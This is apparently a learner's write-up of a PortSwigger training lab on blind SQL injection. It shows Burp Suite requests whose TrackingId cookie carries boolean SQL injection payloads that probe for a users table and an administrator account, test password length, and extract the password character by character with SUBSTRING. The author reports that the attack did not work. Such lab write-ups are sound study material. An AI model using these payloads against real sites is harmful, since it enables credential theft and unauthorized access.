


Report


About portswigger labs


(sql injection)

My account at portswigger




Labs which I solved





In lab

Lab: Blind SQL injection with conditional responses



Website is vulnerable to sql injection as website accepted ' AND '1'='1

The screenshot shows the Burp Suite interface with a target URL of `https://0aed008c04feef9d56a705a00ac0087.web-security-academy.net`. The Request tab displays an HTTP GET request with a cookie containing a session ID. The Response tab shows an HTML page with a title "Blind SQL injection with conditional responses". The Inspector panel on the right shows the response headers and body. The status bar at the bottom indicates 11,491 bytes and 111 milliseconds.

```
1 GET / HTTP/2
2 Host: 0aed008c04feef9d56a705a00ac0087.web-security-academy.net
3 Cookie: TrackingId=skzjclxXWQCEvt' AND '1'='1; session=
4 lBrEsR9Anh9ihrRrsy7WCKhCLZS2FK0z
5 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
11 Like Gecko) Chrome/126.0.6478.127 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
13 png;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: none
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20
```

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11382
5 <!DOCTYPE html>
6 <html>
7 <head>
8 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
9 <link href="/resources/css/labEcommerce.css rel=stylesheet>
10 <title>
11 Blind SQL injection with conditional responses
12 </title>
13 </head>
14 <body>
15 <script src="/resources/labheader/js/labHeader.js">
16 </script>
17 <div id="academyLabHeader">
18 <section class="academyLabBanner">
19 <div class=container>
20 <div class=logo>
21 </div>
22 <div class=title-container>
23 <h2>
24 Blind SQL injection with conditional responses
25 </h2>
26 <a class=link-back href=
27 https://portswigger.net/web-security/sql-injection/blind/lab-condition
28 al-responses>
29 </a>
30 </div>
31 </div>
32 <div id="academyLabHeader">
33 <div class=container>
34 <div class=logo>
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38 Blind SQL injection with conditional responses
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42 al-responses>
43 </a>
44 </div>
45 </div>
46 <div id="academyLabHeader">
47 <div class=container>
48 <div class=logo>
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52 Blind SQL injection with conditional responses
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99 </div>
100 </div>
```

By using this injection ' AND (SELECT 'a' FROM users LIMIT 1)='a


Verify that the condition is true, confirming that there is a table called users.

The screenshot shows the Burp Suite interface with the same target URL. The Request tab displays an HTTP GET request with a cookie containing a session ID. The Response tab shows an HTML page with a title "Blind SQL injection with conditional responses". The Inspector panel on the right shows the response headers and body. The status bar at the bottom indicates 11,491 bytes and 89 milliseconds.

```
1 GET / HTTP/2
2 Host: 0aed008c04feef9d56a705a00ac0087.web-security-academy.net
3 Cookie: TrackingId=skzjclxXWQCEvt' AND (SELECT 'a' FROM users LIMIT 1)='a
4 session=lBrEsR9Anh9ihrRrsy7WCKhCLZS2FK0z
5 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
11 Like Gecko) Chrome/126.0.6478.127 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
13 png;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: none
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
20
```

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11382
5 <!DOCTYPE html>
6 <html>
7 <head>
8 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
9 <link href="/resources/css/labEcommerce.css rel=stylesheet>
10 <title>
11 Blind SQL injection with conditional responses
12 </title>
13 </head>
14 <body>
15 <script src="/resources/labheader/js/labHeader.js">
16 </script>
17 <div id="academyLabHeader">
18 <section class="academyLabBanner">
19 <div class=container>
20 <div class=logo>
21 </div>
22 <div class=title-container>
23 <h2>
24 Blind SQL injection with conditional responses
25 </h2>
26 <a class=link-back href=
27 https://portswigger.net/web-security/sql-injection/blind/lab-condition
28 al-responses>
29 </a>
30 </div>
31 </div>
32 <div id="academyLabHeader">
33 <div class=container>
34 <div class=logo>
35 </div>
36 <div class=title-container>
37 <h2>
38 Blind SQL injection with conditional responses
39 </h2>
40 <a class=link-back href=
41 https://portswigger.net/web-security/sql-injection/blind/lab-condition
42 al-responses>
43 </a>
44 </div>
45 </div>
46 <div id="academyLabHeader">
47 <div class=container>
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83 </div>
84 </div>
85 </div>
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90 </div>
```

By using this injection ' AND (SELECT 'a' FROM users WHERE username='administrator')='a
Verify that the condition is true, confirming that there is a user called administrator.



The screenshot shows the Burp Suite interface with the following details:


- Request:**

```
1 GET / HTTP/2
2 Host: Daed008c04feef9d56a705a00ac0087.web-security-academy.net
3 Cookie: TrackingId=sckzjclxXWCOEvI AND (SELECT 'a' FROM users WHERE
4 username='administrator')='a; session=LbREsR9Anh3hrRsy7WCKHcLZS2FK0z
5 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
6 Sec-Ch-Ua-Mobile: 70
7 Sec-Ch-Ua-Platform: "Linux"
8 Accept-Language: en-US
9 Upgrade-Insecure-Requests: 1
10 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
11 like Gecko) Chrome/126.0.6478.127 Safari/537.36
12 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
13 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
14 Sec-Fetch-Site: none
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=0, i
```
- Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11382
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href="/resources/css/labEcommerce.css rel=stylesheet>
11 <title>
12 Blind SQL injection with conditional responses
13 </title>
14 </head>
15 <body>
16 <script src="/resources/labheader/js/labHeader.js">
17 </script>
18 <div id="academyLabHeader">
19 <section class="academyLabBanner">
20 <div class="container">
21 <div class="logo">
22 </div>
23 <div class="title-container">
24 <h2>
25 Blind SQL injection with conditional responses
26 </h2>
27 <a class="link-back href="
28 https://portswigger.net/web-security/sql-injection/blind/lab-condition
29 al-responses">
30 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
31 <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
32 xmlns:link="http://www.w3.org/1999/link" x="0px" y="0px" viewBox="0 0
33 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="
34 back-arrow">
```

By using this injection ' AND (SELECT 'a' FROM users WHERE username='administrator' AND
LENGTH(password)>1)='a

Mean This condition should be true, confirming that the password is greater than 1 character
in length.



The screenshot shows the Burp Suite interface with the following details:



- Request:**

```
1 GET / HTTP/2
2 Host: Daed008c04feef9d56a705a00ac0087.web-security-academy.net
3 Cookie: TrackingId=sckzjclxXWCOEvI AND (SELECT 'a' FROM users WHERE
4 username='administrator' AND LENGTH(password)>1)='a session=
5 LbREsR9Anh3hrRsy7WCKHcLZS2FK0z
6 Sec-Ch-Ua: "Not(A)Brand";v="8", "Chromium";v="126"
7 Sec-Ch-Ua-Mobile: 70
8 Sec-Ch-Ua-Platform: "Linux"
9 Accept-Language: en-US
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
12 like Gecko) Chrome/126.0.6478.127 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/a
14 png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: none
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Accept-Encoding: gzip, deflate, br
20 Priority: u=0, i
```
- Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11382
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9 <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10 <link href="/resources/css/labEcommerce.css rel=stylesheet>
11 <title>
12 Blind SQL injection with conditional responses
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15 <body>
16 <script src="/resources/labheader/js/labHeader.js">
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20 <div class="container">
21 <div class="logo">
22 </div>
23 <div class="title-container">
24 <h2>
25 Blind SQL injection with conditional responses
26 </h2>
27 <a class="link-back href="
28 https://portswigger.net/web-security/sql-injection/blind/lab-condition
29 al-responses">
30 Back&nbsp;to&nbsp;lab&nbsp;description&nbsp;
31 <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
32 xmlns:link="http://www.w3.org/1999/link" x="0px" y="0px" viewBox="0 0
33 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="
34 back-arrow">
```

' AND (SELECT SUBSTRING(password,1,1) FROM users WHERE username='administrator')='a

This uses the SUBSTRING() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.



To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase

alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under Payload settings add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.

Continue this process testing offset 3, 4, and so on, until you have the whole password.

In the browser, click "My account" to open the login page. Use the password to log in as the administrator user.

But I have a problem in this attack it can not get the password